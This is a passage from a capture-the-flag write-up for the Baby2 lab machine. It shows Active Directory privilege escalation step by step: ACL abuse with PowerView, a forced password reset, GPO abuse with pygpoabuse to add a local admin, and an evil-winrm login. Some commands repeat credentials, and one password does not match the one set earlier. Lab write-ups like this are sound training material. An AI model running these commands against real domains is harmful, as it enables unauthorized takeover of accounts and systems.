
now let’s open the bloodhound and see if there is any interesting permissions we have

Notice that the gpoadm have a write dacl and write owner on the GPOABM user
Now let’s go and take the ownership of the GPOADM user
1
Add-DomainObjectAcl -TargetIdentity "GPOADM" -PrincipalIdentity legacy -Domain baby2.vl -Rights All -Verbose

Now let’s go and reset the user password
1
Set-DomainUserPassword -Identity "GPOADM" -AccountPassword (ConvertTo-SecureString -AsPlainText "remo123$" -Force)

Now let’s validate the password reset
1
nxc smb baby2.vl -u 'GPOADM' -p 'remo123$'

And we reset the password so let’s see what the user GPOADM can do

Notice that we have GenericAll on the domain policy so let’s abuse it
Now we will use pyGPOAbuse to add a local user as administrator
1
python3 pygpoabuse.py baby2.vl/gpoadm:'remoremo' -dc-ip 10.10.92.125 -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9"

now let’s validate if it created the local user
1
net localgroup administrators

and as we see the user john is added to local admins!
Now let’s try to login via winrm
1
evil-winrm -i baby2.vl -u john -p 'H4x00r123..'

now let’s go to the administrator desktop and see the flag
1
cd c:\users\administrator\desktop

Amazing we got the root flag 🥳

That’s it for the Baby2 machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |